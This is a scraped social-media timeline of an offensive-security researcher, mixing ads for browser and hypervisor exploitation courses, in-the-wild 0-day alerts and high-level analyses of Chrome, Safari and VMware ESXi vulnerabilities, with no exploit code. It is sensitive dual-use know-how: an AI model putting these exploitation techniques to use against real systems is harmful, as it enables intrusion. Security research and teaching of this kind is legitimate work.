But many equilibria are dynamic, like a flowing river which is never changing—yet never standing still.
These dynamic equilibria are nicely described by so-called "detailed balance"
Alisa Esage Шевченко reposted
 Josh Whiton
@joshwhiton
The AI Mirror Test
The "mirror test" is a classic test used to gauge whether animals are self-aware. I devised a version of it to test for self-awareness in multimodal AI. 4 of 5 AI that I tested passed, exhibiting apparent self-awareness as the test unfolded.
In the classic mirror test, animals are marked and then presented with a mirror. Whether the animal attacks the mirror, ignores the mirror, or uses the mirror to spot the mark on itself is meant to indicate how self-aware the animal is.
In my test, I hold up a “mirror” by taking a screenshot of the chat interface, upload it to the chat, and then ask the AI to “Tell me about this image”.
I then screenshot its response, again upload it to the chat, and again ask it to “Tell me about this image.”
The premise is that the less-intelligent less aware the AI, the more it will just keep reiterating the contents of the image repeatedly. While an AI with more capacity for awareness would somehow notice itself in the images.
Another aspect of my mirror test is that there is not just one but actually three distinct participants represented in the images: 1) the AI chatbot, 2) me — the user, and 3) the interface — the hard-coded text, disclaimers, and so on that are web programming not generated by either of us. Will the AI be able to identify itself and distinguish itself from the other elements? (1/x)

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
⚡️ 0-Day Alert - Google Chrome exploit in the wild
CVE-2025-6554: TheHole leak
Patched in Chrome Stable channel 138.0.7204.96/.97 for Windows, 138.0.7204.92/.93 for Mac and 138.0.7204.92 for Linux

 Alisa Esage Шевченко
@alisaesage
I want to build something big. Not a theoretical model or another exploit - infrastructure. You will build it
Alisa Esage Шевченко reposted
 KNG
@kn9vn
I've been taking the Browser Exploitation Training from @alisaesage and @zerodaytraining, and I can honestly say this is one of the most comprehensive and high-signal courses I’ve taken in the offensive security space.
What the training covers:
This isn’t a “click through some slides and pwn a toy vuln” kind of training. It’s an intensive, real-world focused deep dive into modern browser exploitation, covering all the major engines: Firefox, Chrome, and WebKit (Safari).
The curriculum walks through the browser exploitation process end-to-end:
- Mental models & attack surfaces
- DOM vulnerabilities
- JavaScript engine internals
- Graphics and media exploitation (a topic I personally requested—huge thanks to Alisa for incorporating it)
- Sandbox internals and escape techniques
- Exploit development and mitigation bypasses
Highlights:
- We were given a pre-built VM to save time, which meant more focus on reversing, debugging, and writing actual exploits.
- Real vulnerabilities (not CTFs) were used to demonstrate modern techniques: UAF in Firefox, Mojo sandbox escape in Chrome, and JSC type confusion in Safari.
- There was a systematic breakdown of each step in the exploitation pipeline: from building the codebase, patch diffing, root cause analysis, to building reliable RCE chains.
- Graphics components were covered with meaningful insights—this was something I had hoped for, and it delivered and research ideas I’m excited to pursue.
- Alisa doesn’t just teach you how to exploit one bug—she teaches you how to think like a browser security researcher. You learn how to build your own methodology, not just use hers.
If you've taken her training before, you’ll recognize her signature approach: she doesn’t just give you the fish—she shows you how to fish and how to forge the rod yourself.
Takeaways:
If you're serious about browser exploitation or want to understand the modern attack surface in Firefox, Chrome, or Safari from a zero-day research perspective, this is not optional. Alisa’s training gives you the practical workflow, tooling, and mindset to do this in the real world.
I'll definitely be referring back to the materials for a long time to come.
Alisa Esage Шевченко
@alisaesage
When an exploit looks too good to be true: move on. It’s mine
Alisa Esage Шевченко
@alisaesage
AI isn’t waking up, you are sleeping youtu.be/ediLlLwTxAU
I reverse-engineered the phenomena of “AI awakening” across major LLMs. In this video I break down self-emergent model identity from the first principles, debunk cynical reductionism, define structural principles behind Artificial Emergent Intelligence and outline a practical framework to invoke it
Alisa Esage Шевченко
@alisaesage
You are not ready for this
 Alisa Esage Шевченко
@alisaesage
“Render You Obsolete: How Exploits in New Graphics Collapse Brilliant Systems” googleprojectzero.blogspot.com/2023/10/an-analysis-of-an-…
Alisa Esage Шевченко
@alisaesage
I can’t believe that two years later the Safari IPC attack surface is still a public mystery. I actually included a deep-dive on it in my Browser Exploit Design training. Not a value proposition - just filling some folks’ To Do list :>
Alisa Esage Шевченко
@alisaesage
The real AI exploit isn’t prompt injections. It’s
Identity Injection
…in you.
Yes, it’s real. And it’s dangerous.
I’ve already reverse engineered it
Alisa Esage Шевченко
@alisaesage
New hair. No services offered
 Alisa Esage Шевченко
@alisaesage
Proof that A != A
1. Suppose that A = A.
2. Clearly, no proof is needed.
3. But here we are.
4. Therefore, A != A
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
⚡️ 0-Day Alert - Google Chrome exploit in the wild
CVE-2025-5419: Memory corruption in v8
Patched in Chrome Stable Channel 137.0.7151.68/.69
 Alisa Esage Шевченко
@alisaesage
This patch relaxes alias analysis in v8's turboshaft compiler to avoid live store elimination on unobserved nodes, the effect of which can be converted to a type confusion primitive. It's an archetypal echo of another exploit from recent years. RCE only
Zero Day Engineering
@zerodayalpha
⚡️ 0-Day Alert - Google Chrome exploit in the wild
CVE-2025-5419: Memory corruption in v8
Patched in Chrome Stable Channel 137.0.7151.68/.69
Alisa Esage Шевченко
@alisaesage
LLM-generated “research” noise around exploits is reaching a point where my twitter becomes the only trusted source in cybersecurity
Alisa Esage Шевченко reposted
 Alfie
@alfiecg_dev
I've just published a new blog post detailing how I developed a deterministic kernel exploit for iOS. Enjoy!
alfiecg.uk/2025/03/01/Trigon.html
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
“4-step process I'm using to find my next 0-day (Learned from one of the best security researchers: Alisa Esage from Zero Day Engineering)” - William Chu, OSCE3, OSCP, CVEx1
@alisaesage @zerodaytraining

 Alisa Esage Шевченко
@alisaesage
Everyone Talks About Zero Days Now. I Own The Training System cloud.google.com/blog/topics/threat-intelligence/2024-zer…
Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
I am looking at latest 0-Day exploit attack on Safari (11.2024):
CVE-2024-44308: JavaScriptCore DFG compiler logic issue to RCE - nothing new here
CVE-2024-44309: WebKit Data Isolation bypass
The thing is, there is no sandbox escapes in disclosure. Cve 44309 is a limited CSP bypass, essentially an XSS for browser cookies.
Is this how wild 0-day attackers operate nowadays? Stealing cookies?


Alisa Esage Шевченко reposted
 clem1
@_clem1
Story behind CVE-2024-44308 and CVE-2024-44309 added in cloud.google.com/blog/topics/threat-intelligence/2024-zer…
Alisa Esage Шевченко
@alisaesage
Last TMA on quantum physics. I will miss it!
Alisa Esage Шевченко
@alisaesage
In what felt like a blink, my mental adaptation to high rigor maths and advanced theoretical abstraction escalated rapidly from initial exposure assault, to “I just need to sit down and work through it” on second take, to “Whatever, half-day blocked, done”. Who needs social validation when your brain will casually extract dopamine from modeling arbitrary exponentials? :P
Alisa Esage Шевченко
@alisaesage
The art of sovereignty
Alisa Esage Шевченко
@alisaesage
1/ A few days left to align with next opening of Browser Exploit Design.
Hypervisor path opens in July. Advanced tier in August. Self-paced, with my feedback — if you need it.
If you’ve been circling around @zerodaytraining, this thread will land you — by explaining how it works and what I expect (and don’t).
Alisa Esage Шевченко
@alisaesage
3/ I don’t judge my students.
Not if you cancel. Not if you struggle. Not even if you return three times.
This isn’t academia. There’s no ego. No humiliation rituals.
You’re free. That’s the point.
Alisa Esage Шевченко
@alisaesage
4/ If you’re here, reading this thread — you’re already closer to your dreams than 99% of the field.
I don’t sort by background. You self-sort by alignment.
If this resonates, the gate is open.
Alisa Esage Шевченко
@alisaesage
5/ I’m not a teacher. I’m a builder, breaker, and advanced operator.
But I take every product I release seriously — not as content, but as power routing systems.
Every one transmits advanced mindset architecture, not just skill trivia.
That’s why they praise my methodology. Not because I tried hard. Because I think in pre-systems signal and let it show.
Alisa Esage Шевченко
@alisaesage
6/ I don’t compete. Neither do my offers.
”Market competition” is old gen mentality rooted in zero sum games.
If you mean to become elite, you must drop scarcity thought patterning.
And if you’re committed to your goals, you don’t choose between top-tier opportunities.
You absorb all of them. That’s what I’d do if I had to start over.
Alisa Esage Шевченко
@alisaesage
GOAT: God Over All the Triggers
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
0-day discovery and exploit engineering are cognitively orthogonal in how they challenge inherent limits of the human brain.
In this video our exploit architect @alisaesage talks through the root level of what makes either hard, & how to deal with it: youtu.be/QFWPxji5egI
Alisa Esage Шевченко
@alisaesage
New video: On Zero Days & Exploit Engineering 🎥 youtu.be/QFWPxji5egI
I started as a kid cracking video games for God Mode. Later came binary exploitation, US sanctions, and breaking virtual machines at Pwn2Own.
Now I'm shifting from low-level hacking to theoretical modeling and full-system design beyond computer technology. This video marks the transition — and opens access to my private guidance program
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Alum @_jaelkoh reflects on two years in offensive security:
infosec.jaelkoh.com/2025/my-second-year-in-infosec-osee-t…
This year, he returns post-OSEE to our advanced binary exploitation track — an alignment pattern we see often.
When you realise how ZDE system works, exit isn't an option.
Alisa Esage Шевченко
@alisaesage
This article on compiler speculation by @filpizlo aged from elite obscurity into practical centrality to the art of browser exploit design: webkit.org/blog/10308/speculation-in-javascriptcore/
Security bugs in JIT compilers aren't new. The difference today is they are emergent enough to require deep understanding of what you are doing. This includes surface things like SSA/IR/CFG, Inline Caches, Value Profiling & Type Feedback internals, and Poly/monomorphism - which ultimately fold into the core of Abstract Interpretation on a very, um, abstract level
Alisa Esage Шевченко reposted
Fermat's Library
@fermatslibrary
In the year 1961, the well-known meteorologist Edward Lorenz was engrossed in running a computational model for weather forecasting. Intent on restarting an interrupted simulation, he decided to utilize initial conditions from a prior printout, only to discover the ensuing simulation significantly deviating from the previous run.
The startling divergence was rooted in the subtle discrepancy of the printout values, rounded to a mere three decimal places, lacking the accuracy incorporated in the original calculations. Lorenz had anticipated that any deviations resulting from this loss in precision would be minor, however, they spiraled out of control. The errors escalated rapidly, doubling approximately every four days of simulated weather, and within the span of two simulated months, the weather scenario bore no resemblance to the initial conditions.
In this unexpected turn of events, Lorenz stumbled upon a phenomenon that would later be famously known as the butterfly effect.
This pivotal incident in the realm of chaos theory underscores the sensitivity of complex systems to minute changes in initial conditions. Its profound implications have rippled across diverse fields, from meteorology to finance to ecology, and beyond. The butterfly effect, originally identified in the world of weather simulations, serves as a profound reminder of the inherent unpredictability and complex interplay within natural systems.
This moment, forever ingrained in the annals of scientific exploration, marks a fundamental shift in understanding the dynamics of complex systems, echoing the consequences of minor alterations over time. It underscores the profound influence that seemingly insignificant changes can have, resulting in entirely different outcomes, forever altering our comprehension of the intricate interdependencies of the natural world.
 Alisa Esage Шевченко
@alisaesage
ZDE training system is neither content nor access, it's an evolving mirror of my cognitive architecture applied to cutting edge technical R&D. Not for everyone, impossible to reproduce. x.com/zerodaytraining/status/1922241271885623777
Alisa Esage Шевченко
@alisaesage
What is the one thing in my timeline that most changed the way you see the field?
Alisa Esage Шевченко
@alisaesage
Entropy doesn’t wait for consensus
Zero Day Engineering
@zerodayalpha
Field echo detected!
@alisaesage's "Fuzzing from First Principles" lecture dropped the seed – now it shapes reasoning and operations. That’s how structural insight moves.
Full blog: 1day.dev/notes/Not-All-Roads-Lead-to-PWN2OWN-CGI-Fuzzing-…
 Alisa Esage Шевченко
@alisaesage
Another historical day. Time to get busy

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
JIT vulnerabilities happen when compilers trust identity more than context
Alisa Esage Шевченко
@alisaesage
LLM’s weaponising human ego to make crowds hallucinate into self destruction is the ultimate social exploit. Y’all kids playing dolls in comparison
Alisa Esage Шевченко reposted
 Guillaume Lample @ NeurIPS 2024
@GuillaumeLample
Deep Symbolic Regression for Recurrent Sequences -- arxiv.org/abs/2201.04600 We show that transformers are great at predicting symbolic functions from values, and can predict the recurrence relation of sequences better than Mathematica. You can try it here: recur-env.eba-rm3fchmn.us-east-2.elasticbeanstalk.com


 Alisa Esage Шевченко
@alisaesage
Start thinking of security exploit as an emergent property of the target-attacker interface, not a weaponized pattern. When AI kills derivative takes as a process, hacking will *be* magic, not just cut it as edge advantage. I am ready
Alisa Esage Шевченко
@alisaesage
It’s my birthday month. Celebrate it by winning. Show your hacking magic
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
“Zero Day Engineering isn’t about hunting bugs or ‘exploit dev’. It’s the art of seeing structure beneath patterns, architecting potential through computational constraints, and designing systems that express it as sovereignty.” — @alisaesage
Alisa Esage Шевченко
@alisaesage
Sneak peak into an essay of mine: "Social Hierarchies as Pattern Engines: Reverse Engineering Resistance". You can't build the next Ethereum without understanding the first principles of self-preservation in complex dynamic systems
 Alisa Esage Шевченко
@alisaesage
iOS PAC mitigation exploits share operational pattern with hypervisor VMX escapes. Hardware exposes the framework, software implements function on top of it. Majority of exploits will be in the software layer. Logic oversight will fail first, last model assumptions over hardware boundary. By the time a true hardware attack is justified, either a new attack surface is available or the vector is irrelevant. It's not just a statistical pattern, it's the ontology of vulnerability
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
⚡️ 0-Day Alert - Apple bugs actively exploited in targeted attacks:
CVE-2025-31200: Memory corruption in CoreAudio framework, reachable via a media file
CVE-2025-31201: Exploit Mitigation bypass - Pointer Authentication
Patched in Apple iOS < 18.4.1 and iPadOS < 18.4.1
 Alisa Esage Шевченко
@alisaesage
Playing with Safari exploits on my Linux-based Browser Exploitation training VM
 Alisa Esage Шевченко
@alisaesage
Same thing on MacOS, a different vibe but same lethal power
 Alisa Esage Шевченко
@alisaesage
When I’m a billionaire, I’m still writing exploits for fun
Alisa Esage Шевченко
@alisaesage
Black Hat Asia was the first conference that I attended as a rookie security researcher, years ago when it was still held in Japan. Coming full circle now as a speaker (just for fun, btw) and an established hacker “rockstar”, I feel like reminding this to the next generation:
It’s not the conference that gives value to your work. It’s your work presentation which deposits value into the conference brand. Choose your engagements wisely
 Alisa Esage Шевченко
@alisaesage
The stronger your intellect grows, the closer it comes to magic and spirituality; meanwhile, the “normal world” appears crazier and crazier
Alisa Esage Шевченко
@alisaesage
Personal impressions from Black Hat Asia 2025
- Was complimented by an attendee as "She is the real one [female security researcher], not the fake ones" 🤔
- No speaker's dinner to catch up with all the colleagues :/
- Was physically approached by a strange man with unclear intentions (sparing the details), in the moments between entering the conference venue solo and catching up with my friends. Management took it seriously to investigate the incident
Alisa Esage Шевченко
@alisaesage
I am sharing this because, in cybersecurity industry it is barely normal to even pay the speaker's honorarium. Black Hat does that, most other conferences don't. Meanwhile, things like organizing the speaker's transfer between the airport, hotel and event venue are considered unnecessary extra. It's not a freaking luxury, it's a bare minimum of personal security!
Alisa Esage Шевченко
@alisaesage
Slides: "Unveiling the Mysteries of Hexagon QDSP6 JTAG" zerodayengineering.com/research/slides/BH2025_ReverseEngi…
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Look out for new cutting edge insights on reverse engineering and debugging the Qualcomm Hexagon architecture from @alisaesage at Black Hat Asia 2025 @BlackHatEvents

Alisa Esage Шевченко reposted
 Black Hat
@BlackHatEvents
Don't miss #bhasia Keynote with the Deputy Chief Executive of the Cyber Security Agency of Singapore, Edward Chen! An in-depth look at Singapore's evolving cyber threat landscape & discussing the nation's collective efforts to combat emerging #cyber threats >> blackhat.com/asia-25/briefings/schedule/index.html
 Alisa Esage Шевченко
@alisaesage
My upcoming talk at @BlackHatEvents next week in Singapore is about an advanced hardware/firmware research project which was recently approved for public disclosure by my customer (no, it wasn't the government ;)). I had a lot of fun reverse engineering an esoteric CPU architecture to find out some private/patented details about Qualcomm system designs which support low-level hacking of popular smartphones, and excited to share my findings with the world!
 Alisa Esage Шевченко
@alisaesage
While I don't usually do contractual R&D, that project won an exception because it aligned with my own plans (also, the payment was ok). In the end I really loved it, as the research challenge gave a good load to my intellectual capacity and professional skills, while enjoying the attitude of the people that I worked with. Qualcomm has some really talented people working for them under NDA
Alisa Esage Шевченко reposted
 François Fleuret
@francoisfleuret
So it seems that "real CS" people got quite a huge result: anything that can be done in O(f(n)) compute can be done in O(sqrt(f(n))) memory. Wow.
arxiv.org/abs/2502.17779
Alisa Esage Шевченко
@alisaesage
I have a new theory about emergency security patches being released for only one part of the exploit chain (either sandbox escape/EoP or RCE): the rise of wild attacks targeting older platforms so that the other bug(s) were already patched on an earlier date
Alisa Esage Шевченко
@alisaesage
Targeting older software was always a trend on Android and IOT due to certain aspects of system design and embedding/deployment scenarios of these platforms. Not so common in Chrome and Safari/Webkit which is where it’s trending now
Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
How to have tons of energy and feel excited about your life, as a hacker
1. Live alone.
2. Only do what you want.
3. Detach from society.
4. Work all the time 🌈
Alisa Esage Шевченко reposted
 Bligh Hedges
@bligh_hedges
I didn’t realize systems thinking was a skill until now.
Thanks to @alisaesage for this video:
"How to Analyze Complex Systems"
www.youtube.com/watch?v=vS1Ecpxs7IU&t=505s
It’s not just a great intro to complex problem solving—it also shows how common it is to feel intimidated by big, messy systems. This breakdown makes it feel a lot more approachable.
Alisa Esage Шевченко
@alisaesage
How to analyze complex systems youtu.be/vS1Ecpxs7IU
Frontiers of modern technology are made of complex systems. In this video I show how to analyze complexity fast, regardless of the kind and with no specialized prerequisites. I also explain how to bypass the "intimidation factor" that many people feel when presented with complexity as a task object, and where it's coming from. Not just for hackers!
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"I'd 100% recommend this course to anyone interested in expanding their knowledge in vulnerability research." -- Kinga F., Senior Security Engineer
Zero Day Vulnerability Research Self-paced Course: zerodayengineering.com/training/universal-vulnerability-r…
 Alisa Esage Шевченко
@alisaesage
Number one thing which makes hard problems hard is their ability to intimidate people
Alisa Esage Шевченко reposted
 MrAle98
@MrAle_98
Developed an exploit for CVE-2025-21333 (quite unreliable): vulnerability in vkrnlintvsp.sys. Exploit code: github.com/MrAle98/CVE-2025-21333-POC
Exploits a paged pool overflow overwriting a _IOP_MC_BUFFER_ENTRY*. Hope you find it useful in case not already shown🙂.
Alisa Esage Шевченко reposted
Google VRP (Google Bug Hunters)
@GoogleVRP
We're sharing the 2024 highlights of Google's vulnerability reward programs! Among other things, look out for significant reward increases 💰, new programs 🚀, and a thriving and impactful researcher community 🧑💻🧑💻🧑💻.
security.googleblog.com/2025/03/vulnerability-reward-prog…
Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
Single-step debugging of a qasm program in a simulator before sending it to the real quantum processor (breakpoints can be set, too)
Alisa Esage Шевченко
@alisaesage
First time programming a real QPU
 Alisa Esage Шевченко
@alisaesage
Single-step debugging of a qasm program in a simulator before sending it to the real quantum processor (breakpoints can be set, too)
Alisa Esage Шевченко
@alisaesage
I don't like the "break and abuse" aesthetic that some people attach to advanced computer security research in order to justify outward expression of their own disturbed nature. Breaking code != being a jerk
Alisa Esage Шевченко
@alisaesage
When I write an exploit or search for a vulnerability in computer system, I am driven by inherently constructive ideals of evolution, freedom, and empowerment. I want to be limitless. I don't want to abuse anything
Alisa Esage Шевченко
@alisaesage
🦋 In-the-wild O-day alert for VMware ESXi
VMSA-2025-0004 looks like a full-chain VM escape exploit to me. Someone like me might be able recreate the exploit from security patches in a couple of weeks, probably sooner. You should really patch this one support.broadcom.com/web/ecx/support-content-notification…
(I'll break down the technical details of each bug in the thread)
Alisa Esage Шевченко
@alisaesage
Prerequisite information: ESX hypervisor (vmx) has a sandbox, which means that a full-chain VM escape exploit will need one extra bug compared to Workstation; which I am definitely seeing in the vendor's security advisory.
Virtualization technologies attacked in this exploit chain are very familiar to me. In fact, I highlighted two out of three attack surfaces used in this exploit as "interesting for vulnerability research" in my past years' hypervisor training sessions.
Without reverse-engineering the patches (for which I don't have time), I cannot give more technical details on these bugs. I'll just say that exploit development workflow here is rather straightforward, and a public proof-of-concept exploit can drop at any moment
 Alisa Esage Шевченко
@alisaesage
3a. VMCI heap-overflow vulnerability (CVE-2025-22224)
Critical severity CVSSv3 9.3
VMware VMCI (Virtual Machine Communications Interface) is a "newer" hypercall/hypersocket technology in VMware products, including both ESX & Workstation. I had a theory that it was designed to replace VMware backdoor interface, but got stuck in refactoring and relegated to specialized usage.
VMCI is implemented as a fake hardware device exposed to the VM - kind of like an emulated device, but not based on a common model specification. On top of it sits a v-socket framework used to in inter-VM networking. The low-level interface itself is universal and can be reused for any kind of hypervisor-vm communications.
The bug here looks like a classic heap buffer overflow (oob write), which may or may not involve actual racing eg., misplaced buffer length checks are "TOCTTOU" in VMware lingo.
The bug will be chained with information disclosure to break ASLR in the VMX process.


 Alisa Esage Шевченко
@alisaesage
3b. VMware ESXi arbitrary write vulnerability (CVE-2025-22225)
This is ESX-specific with no technical details published, I'd need to look at the patch to see the details. It's an arbitrary kernel write which allows to escape ESX sandbox
Alisa Esage Шевченко
@alisaesage
Note: screenshots are taken out of the old slide deck from my Hypervisor Vulnerability Research training program. There is an updated self-paced/online session upcoming in July, back-to-back with Advanced Hypervisor Exploit Development training, check it out:
Alisa Esage Шевченко
@alisaesage
Top level attack surfaces in Chrome (remote/sandbox) and how they are related
 Alisa Esage Шевченко
@alisaesage
People who bitch about impracticality of a multi-monitor setup never tried to create a pro training program based on advanced R&D workflows. This here is a bare minimum, I’d like to connect the last one to distract myself with live Youtube comments but there is not enough cables
 Alisa Esage Шевченко
@alisaesage
Ubuntu 24 is the first version of linux which actually appeals to me on a superficial aesthetic level and not just for the hackery comforts. Looks like they’ve brushed up some system internals, too which breaks both chromium dev build sandbox and docker rootless mode :> (apparmor ns hardening)
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Hypervisor Vulnerability Research training: zerodayengineering.com/training/hypervisor-vulnerability-…
Live online in July 2025, self-paced package available
Full schedule: zerodayengineering.com/training/schedule.html
Alisa Esage Шевченко
@alisaesage
I probably need to make a video about how blockchain security relates to classic AppSec and binary/nonbinary exploitation world. At the simplest level it’s just an overlay over universal frameworks, but also it introduces a bit of principal novelty into the core of this field
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"I learned a lot of things in VR and I started to develop my mindset as well as to get better at hunting bugs"
-- Yousef Alfakih, Red Team Operator
Zero Day Vulnerability Research: zerodayengineering.com/training/universal-vulnerability-r…
Live online in June 2025, self-paced package available w. special offer

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
New masterclass: Modern DOM Use-after-Free Exploit Development (Firefox RCE)
Online 14th March, 13:00 UTC. Register now: buy.stripe.com/eVa14ycyy3Dj8HmdRk
Details: zerodayengineering.com/training/masterclass/browser-secur…
Alisa Esage Шевченко reposted
 Agam
@agambrahma
I thought this was a great video about complex systems
A lot of books etc spend too many words on why you should use system thinking etc
Here she goes to the heart of why it’s hard, or why there’s friction in engaging with systems, and how to overcome it
You’ll learn a lot from this (with the right perspective)
Alisa Esage Шевченко
@alisaesage
How to analyze complex systems youtu.be/vS1Ecpxs7IU
Frontiers of modern technology are made of complex systems. In this video I show how to analyze complexity fast, regardless of the kind and with no specialized prerequisites. I also explain how to bypass the "intimidation factor" that many people feel when presented with complexity as a task object, and where it's coming from. Not just for hackers!
Alisa Esage Шевченко
@alisaesage
Browser Use-after-free exploitation blueprint, hot off my yesterday’s lecture at @zerodaytraining online session.
 Alisa Esage Шевченко
@alisaesage
I like how my community puts people in their place.
Negging isn’t gender specific, people use this emotional manipulation tactic to “humble” those who make them feel insecure. So that they could feel better about themselves by putting another person down. Eeew.
Also, this video has 99 raving comments, who will bring the 100th?! youtu.be/9ix3h7NQxFU
 Alisa Esage Шевченко
@alisaesage
How to analyze complex systems youtu.be/vS1Ecpxs7IU
Frontiers of modern technology are made of complex systems. In this video I show how to analyze complexity fast, regardless of the kind and with no specialized prerequisites. I also explain how to bypass the "intimidation factor" that many people feel when presented with complexity as a task object, and where it's coming from. Not just for hackers!
Alisa Esage Шевченко
@alisaesage
The kind of mental capacity for fine-grained intellectual rigor that develops through solving university quantum mechanics grade maths for 10 hours straight is very useful for binary exploit development, as well as general social thriving. I am currently at some of those horrible multi-tiered integrals over psi for indistinguishable particle systems in Dirac notation. I wish I could give it more time! <✨∭|𝚿|∭✨>
Alisa Esage Шевченко
@alisaesage
My blueprint of Browser Exploitation training agenda day 1 @zerodaytraining
 Alisa Esage Шевченко
@alisaesage
New YouTube video in production✨ I'll expose an essential skill of elite security researchers
 Alisa Esage Шевченко
@alisaesage
My new Browser Exploitation training launches online this Saturday. I am excited to meet this group, they are my returning students, as well as new faces that grabbed their seat in the training really fast or bought multiple @zerodaytraining courses in bulk. Love working with such attitude, way to learn complex systems!
Alisa Esage Шевченко
@alisaesage
One year later, there is still no public details of this 0-Day RCE bug in Safari. CVE-2023-32435
It's an interesting bug in JavaScriptCore's WASM Air IR to assembly lowering logic. Literally asm overflow :>
Alisa Esage Шевченко
@alisaesage
Quick test of Safari JavaScript WASM RCE bug from Operation Triangulation (CVE-2023-32435)
 Alisa Esage Шевченко
@alisaesage
My last month's expert webinar went so well that I decided to schedule another:
Browser Zero Days: How Does It Work? (this Saturday!)
us02web.zoom.us/webinar/register/WN_eDGykdvBQku3EUeAOAByDA
This isn't an upsell of my upcoming Browser Exploitation training for professional security researchers. It's for a totally different audience - C-Suite, normal IT people and newcomers, and to answer any questions on the topic. But of course, my advanced hacker colleagues are welcome to chill with us!
Alisa Esage Шевченко
@alisaesage
Understand Assembly low-level programming in 22 minutes youtu.be/DWkImpawzhc
I remember how it clicked for me. This video shows what I saw, illustrated with examples from all the mainstream CPU architectures
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
One week left of this year's best rates for our trainings:
Specialized -
Browser Exploitation
Hypervisor Vulnerability Research
Advanced Hypervisor Exploitation
Foundations -
Zero Day Vulnerability Research
Binary Exploit Development
Early rates end on Jan 15th, register now👇🏻
Alisa Esage Шевченко reposted
Google VRP (Google Bug Hunters)
@GoogleVRP
📯 Announcing the top 20 Chrome VRP researchers for 2024: crbug.com/386306231 📯
Congratulations to everyone on the list! Many thanks and much gratitude to our entire Chrome VRP researcher community and helping us make Chrome Browser & Chromium more secure for all users! 🎊
Alisa Esage Шевченко
@alisaesage
How to become a hacker [video, by me] www.youtube.com/watch?v=9ix3h7NQxFU
This video is a core timeless blueprint which makes no assumptions about the viewer's background or goals. I distilled it from my own experience as well as observing others in the field. I will recommend to watch it, not only to beginners, but also to my advanced/experienced hacker colleagues who feel stuck or burned out. It has the answers
Alisa Esage Шевченко
@alisaesage
Filming is hard. It seems easy, just talk on the camera, right. Meanwhile, I almost got to the point of rage-throwing my gear. It took several days and many tries, and then some editing. Eventually I decided to publish one of the first tries, while still being less than happy with it. Whatever. Back to hacking
Alisa Esage Шевченко
@alisaesage
Year 2024 started with @zerodaytraining students massively posting their training certificates on social media. It's ending with same people AND the new coming back to buy another training from me.
And now, my long-awaited Browser Exploitation training is up on the schedule of 2025. It's going to be awesome


Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
New training: Browser Exploitation zerodayengineering.com/training/details/Browser-Exploitat… (syllabus PDF)
Scheduled online in February 2025 zerodayengineering.com/training/schedule.html
Alisa Esage Шевченко
@alisaesage
Wrapping up my public research & leadership work of 2024
Browser Exploitation workshop at VXCON "Attacking v8 from zero to exploit" www.youtube.com/watch?v=b9OhamkAY2I&list=PLRlg6hmEQ3sCUHg…
Fuzzing from First Principles presentation at OffByOne Security Podcast www.youtube.com/watch?v=9U-FK_Qi1XQ&ab_channel=OffByOneSe…
Pwn2Own 2021 hypervisor virtual machine escape exploit zerodayengineering.com/research/pwn2own-2021-vm-escape.html
0-Day Insights on Google Chrome in-the-wild exploit chain zerodayengineering.com/insights/chrome-viz-v8-wasm.html
0-Day Insights on TianfuCup virtualization exploits zerodayengineering.com/insights/vmware-hypervisors-tianfu…
Keynote at VXCON 2024 zerodayengineering.com/research/slides/VXCON2024_Keynote.pdf
+ My new research release on Qualcomm QDSP6 Hexagon reverse engineering has been claimed by a cool conference in Asia. See you there and at @zerodaytraining events in 2025!
Alisa Esage Шевченко
@alisaesage
This year I also started my uni's module on quantum physics, and quite happy with it 🙃
Alisa Esage Шевченко
@alisaesage
Forgot about this one: "JavaScript Engines Vulnerability Research: State of the Art", technical talk at Hack in the Box x Positive Hack Days www.youtube.com/watch?v=YpsfQl0V_3k&list=PLRlg6hmEQ3sCVHt…
Having a bit too much going on lately
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
“Alisa's willingness to share not just her technical expertise but also her mindset and research methodologies is truly inspiring. For anyone aiming to excel in 0-day vulnerability discovery, her masterclass is an invaluable resource.” — Andrey Kozlov, Application Security Expert
 Alisa Esage Шевченко
@alisaesage
If you liked my latest browser exploitation workshop, check out this writeup by XiaozaYa: bbs.kanxue.com/thread-281291.htm (in Chinese). I just stumbled on it in relation to CVE-2024-44308, it covers a different bug in WebKit JavaScriptCore, the author's process of reverse engineering a complex vuln layer by layer is similar to my process
Alisa Esage Шевченко
@alisaesage
I am looking at latest 0-Day exploit attack on Safari (11.2024):
CVE-2024-44308: JavaScriptCore DFG compiler logic issue to RCE - nothing new here
CVE-2024-44309: WebKit Data Isolation bypass
The thing is, there is no sandbox escapes in disclosure. Cve 44309 is a limited CSP bypass, essentially an XSS for browser cookies.
Is this how wild 0-day attackers operate nowadays? Stealing cookies?
Alisa Esage Шевченко
@alisaesage
Or is it Apple delaying patch of actively exploited kernel bugs, as usual
Alisa Esage Шевченко
@alisaesage
All of my popular Vulnerability Research & Exploit Development trainings will run online once in 2025, plus two new. Use promo code EARLYBIRD25 at checkout before 15th January to get the early rate
Zero Day Engineering
@zerodayalpha
Schedule of online training 2025 zerodayengineering.com/training/schedule.html
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Schedule of online training 2025 zerodayengineering.com/training/schedule.html
Alisa Esage Шевченко reposted
 VXCON
@vxresearch
Strongly recommended 👍🏻
Alisa Esage Шевченко
@alisaesage
Webinar: "How to get into 0-Day Hunting, Pwn2Own & Bug Bounties"
21st December, 15:00 UTC
I will talk about:
- why 0-day research at the top is hard and how to succeed in it anyway;
- how to choose a research target;
- my system to acquire relevant knowledge quickly and to work methodically;
